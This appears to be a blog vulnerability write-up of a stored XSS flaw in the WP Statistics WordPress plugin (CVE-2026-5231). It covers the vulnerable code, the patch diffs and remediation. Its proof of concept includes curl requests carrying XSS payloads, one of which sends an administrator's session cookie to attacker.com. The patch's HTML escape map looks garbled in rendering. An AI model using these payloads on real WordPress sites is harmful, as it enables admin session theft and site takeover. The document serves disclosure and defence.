CVE-2026-5231: Stored XSS via utm_source in WP Statistics
Table of Contents

CVE-2026-5231 is a CVSS 7.2 (High) Unauthenticated Stored Cross-Site Scripting vulnerability in the WP Statistics WordPress plugin. By crafting a single GET request with an XSS payload in the utm_source URL parameter, an unauthenticated attacker can plant a malicious script directly in the database. The script runs in any administrator’s browser the next time they open the Referrals or Social Media analytics pages. No credentials, no user interaction, and no follow-up action are needed.
Vulnerability Summary
| Field | Value |
|---|---|
| Plugin Name | WP Statistics – Simple, privacy-friendly Google Analytics alternative |
| Plugin Slug | wp-statistics |
| CVE ID | CVE-2026-5231 |
| CVSS Score | 7.2 (High) |
| CVSS Vector | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N |
| Vulnerability Type | Unauthenticated Stored Cross-Site Scripting via utm_source Parameter |
| Affected Versions | <= 14.16.4 |
| Patched Version | 14.16.5 |
| Published | April 16, 2026 |
| Researcher | daroo |
| Wordfence Advisory | Link |
Description
The WP Statistics plugin for WordPress is vulnerable to Stored Cross-Site Scripting via the utm_source parameter in all versions up to, and including, 14.16.4. This is due to insufficient input sanitization and output escaping. The referral parser copies the raw utm_source value into the source_name database field when a wildcard channel matches. Later, the chart renderer inserts that value into legend markup via innerHTML — without escaping it.
This makes it possible for unauthenticated attackers to inject arbitrary web scripts in admin pages that will execute whenever an admin accesses the Referrals Overview or Social Media analytics pages.
Technical Analysis
Vulnerable Code Path
The exploit chains two separate flaws: unsanitized server-side storage and unsafe client-side rendering.
Step 1 — Server-side: Raw utm_source stored in the database
File: src/Service/Analytics/Referrals/ReferralsParser.php, line 62
When a visitor loads a page with a utm_source query parameter, the parse() method extracts all source parameters:
// ReferralsParser.php, lines 31–36
$sourceParams = array_filter([
    'utm_source' => Url::getParam($pageUrl, 'utm_source'),
    'source'     => Url::getParam($pageUrl, 'source'),
    'ref'        => Url::getParam($pageUrl, 'ref')
]);
It then iterates through the channel definitions. When a channel’s domain pattern is the wildcard *, the raw, unvalidated $value (the utm_source string from the URL) is written directly into the channels array as the name — no sanitization, no validation:
// ReferralsParser.php, lines 56–64 (VULNERABLE)
if ($this->checkDomain($channelDomain, $value)) {
    if (empty($channels[$key])) {
        $channels[$key] = $currentChannel;

        // Set the source name if the domain is wildcard
        if ($channelDomain == '*') {
            $channels[$key]['name'] = $value;  // ← raw, unsanitized input stored here
        }
    }
}
This name value is returned from getSourceInfo() and saved in the source_name column of the wp_statistics_visitor table via ReferralsManager::handleLastTouchAttributionModel():
// ReferralsManager.php, lines 37–39
$data['source_channel'] = $visitorProfile->getSource()->getChannel();
$data['source_name']    = $visitorProfile->getSource()->getName();  // ← XSS payload persisted
Step 2 — Client-side: Stored payload rendered via innerHTML without escaping
When an admin views the Referrals Overview or Social Media analytics pages, SocialMediaChartDataProvider::setThisPeriodData() queries the source_name from the database and calls addChartDataset() with it as the label:
// SocialMediaChartDataProvider.php, lines 80–92
$data = $this->visitorsModel->getReferrers($this->args);

foreach ($data as $item) {
    $thisParsedData[$item->source_name][$item->last_counter] = $visitors;
}

foreach ($topData as $socialMedia => &$data) {
    $this->addChartDataset(
        ucfirst($socialMedia),  // ← source_name used as chart label, passed to JS
        array_values($data)
    );
}
The plugin converts the chart dataset to JSON and sends it to the frontend. In chart.js, the updateLegend() function renders each dataset’s label using innerHTML without any HTML encoding:
// chart.js, lines 499–507 (VULNERABLE)
legendItem.innerHTML = `
    <span>${dataset.label}</span>    <!-- ← XSS payload executes here -->
    <div>
        <div class="current-data">
            <span class="wps-postbox-chart--item--color" ...></span>
            ${currentData.toLocaleString()}
        </div>
        ${previousDataHTML}
    </div>`;
The same unsafe pattern exists at:
chart.jsline 125 —externalTooltipHandlertooltip renderinghelper.jsline 345 —wps_js.horizontal_barlabel renderingcomponents/traffic-hour-chart.jslines 44 and 272 —TrafficHourChartslegend and tooltip rendering
Root Cause
The vulnerability has two independent root causes that combine to form a stored XSS:
-
Missing server-side sanitization:
ReferralsParser.phpstores the raw URL parameter value in the database without callingsanitize_text_field()or any equivalent sanitization function before saving it. -
Unsafe client-side rendering: Multiple chart rendering functions in
chart.js,helper.js, andtraffic-hour-chart.jsassigndataset.labelintoinnerHTMLusing ES6 template literals, which do not HTML-encode the inserted values.
Either fix alone would break the exploit chain. The patch addresses both.
How Controls Were Bypassed
The plugin intentionally skips nonce and authentication checks on its tracking endpoint — visitor tracking must work for anonymous users. The utm_source parameter is a standard Google Analytics campaign parameter expected in ordinary URLs.
Because the value passes through PHP without sanitization, a malicious string reaches the database and sits there until an admin views the analytics dashboard. At render time, the plugin applies no output escaping either. It converts the data to JSON, passes it to a JavaScript variable, and the chart code writes it into the DOM via innerHTML.
Attack Impact
An unauthenticated attacker can:
- Execute arbitrary JavaScript in the browser of any administrator who views the Referrals Overview or Social Media analytics pages.
- Steal session cookies and hijack the admin account.
- Create rogue administrator accounts via the WordPress REST API.
- Install malicious plugins or modify site content.
- Redirect site visitors to external malicious sites.
The payload stays in the database. Every time an admin views those pages, it fires — one request from the attacker is all it takes.
Proof of Concept
Disclaimer: This PoC is provided for educational and defensive security research purposes only.
Prerequisites
- WordPress installation with the
wp-statisticsplugin installed and activated. - Plugin version <= 14.16.4.
- The site must have at least one visitor record with an external referrer (or the attacker provides one directly via the request below).
Step-by-Step Reproduction
Step 1: Send the poisoned request
Make a single GET request to the target WordPress site with the XSS payload in the utm_source parameter. Use any valid page URL. A referrer header pointing to an external domain ensures the plugin’s referral tracking fires:
curl -s -o /dev/null -w "%{http_code}" \
  -H "Referer: https://t.co/" \
  "https://TARGET-SITE.com/?utm_source=%3Cimg+src%3Dx+onerror%3Dalert%28document.cookie%29%3E"
URL-decoded payload: <img src=x onerror=alert(document.cookie)>
The plugin’s tracker fires on every page load for anonymous visitors. It extracts the utm_source value and matches it against the wildcard * domain for the “social” channel — because the referrer is t.co. The raw value is then stored in the source_name column with no sanitization.
Step 2: Wait for an administrator to view the Referrals page
When an admin opens WP Statistics → Referrals (or the Social Media sub-page), the chart code fetches the poisoned source_name from the database and renders it via innerHTML.
The payload <img src=x onerror=alert(document.cookie)> executes, displaying the admin’s cookies. A real attacker would replace alert(document.cookie) with a script that sends the cookie to their own server:
# Exfiltration payload (URL-encode before placing in utm_source):
# <img src=x onerror="fetch('https://attacker.com/steal?c='+document.cookie)">
curl -s -o /dev/null \
  -H "Referer: https://t.co/" \
  "https://TARGET-SITE.com/?utm_source=%3Cimg+src%3Dx+onerror%3D%22fetch%28%27https%3A%2F%2Fattacker.com%2Fsteal%3Fc%3D%27%2Bdocument.cookie%29%22%3E"
Expected Result
The admin’s browser executes the injected JavaScript when the Referrals Overview or Social Media analytics page loads. With a cookie-stealing payload, the attacker receives the wordpress_logged_in_* session cookie and can immediately log in as that admin.
Verification
- Log in to WordPress as an administrator.
- Navigate to WP Statistics → Referrals → Social Media.
- If the exploit succeeded, a JavaScript alert (or network request to the attacker’s server) fires in the browser.
- Alternatively, inspect the chart’s legend DOM: the
<span>inside the.wps-postbox-chart--itemelement will contain the raw HTML from theutm_sourceparameter.
Patch Analysis
What Changed
Four files were modified to fix the XSS:
| File | Change |
|---|---|
src/Service/Analytics/Referrals/ReferralsParser.php | Added sanitize_text_field() around raw $value before storing as source_name |
assets/dev/javascript/config.js | Added wps_js.escapeHtml() helper function |
assets/dev/javascript/chart.js | Applied wps_js.escapeHtml() around dataset.label in two locations |
assets/dev/javascript/helper.js | Applied wps_js.escapeHtml() around labels[i] in bar chart rendering |
assets/dev/javascript/components/traffic-hour-chart.js | Applied wps_js.escapeHtml() around dataset.label in two locations |
Fix Explanation
Server-side fix (ReferralsParser.php):
- $channels[$key]['name'] = $value;
+ $channels[$key]['name'] = sanitize_text_field($value);
sanitize_text_field() strips HTML tags and removes extra whitespace, preventing any HTML from being stored in source_name. This is the primary defense — it breaks the exploit at the data ingestion point.
Client-side fix (JavaScript files):
The patch adds a new escapeHtml() function to the global wps_js object in config.js:
var _htmlEscapeMap = {'&': '&', '<': '<', '>': '>', '"': '"', "'": '''};
wps_js.escapeHtml = function (str) {
if (typeof str !== 'string') return str == null ? '' : String(str);
return str.replace(/[&<>"']/g, function (c) { return _htmlEscapeMap[c]; });
};All innerHTML assignments that previously inserted dataset.label or labels[i] directly now wrap the value with wps_js.escapeHtml():
- legendItem.innerHTML = `<span>${dataset.label}</span>...`;
+ legendItem.innerHTML = `<span>${wps_js.escapeHtml(dataset.label)}</span>...`;
The fix is defense-in-depth: even if a future regression introduces unsanitized data into source_name, the client-side escaping would still prevent XSS. Both layers working together make the fix robust.
Code Diff (Key Changes)
// ReferralsParser.php
- $channels[$key]['name'] = $value;
+ $channels[$key]['name'] = sanitize_text_field($value);
// config.js (new)
+var _htmlEscapeMap = {'&': '&', '<': '<', '>': '>', '"': '"', "'": '''};
+wps_js.escapeHtml = function (str) {
+ if (typeof str !== 'string') return str == null ? '' : String(str);
+ return str.replace(/[&<>"']/g, function (c) { return _htmlEscapeMap[c]; });
+};
// chart.js (two locations)
- legendItem.innerHTML = `<span>${dataset.label}</span>...`;
+ legendItem.innerHTML = `<span>${wps_js.escapeHtml(dataset.label)}</span>...`;
- ${dataset.label}
+ ${wps_js.escapeHtml(dataset.label)}
// helper.js
- labelDiv.innerHTML = labels[i];
+ labelDiv.innerHTML = wps_js.escapeHtml(labels[i]);
// traffic-hour-chart.js (two locations)
- ${dataset.label}
+ ${wps_js.escapeHtml(dataset.label)}
- ... ${dataset.label}
+ ... ${wps_js.escapeHtml(dataset.label)}Timeline
| Date | Event |
|---|---|
| April 16, 2026 | Vulnerability publicly disclosed by Wordfence |
| April 16, 2026 | Patched version 14.16.5 released |
Remediation
Update the wp-statistics plugin to version 14.16.5 or later immediately.
If you cannot update immediately, disable the plugin. Alternatively, block any request where utm_source contains HTML characters at your WAF or web server.
References
If you found this post helpful, consider buying me a coffee. It keeps me writing!
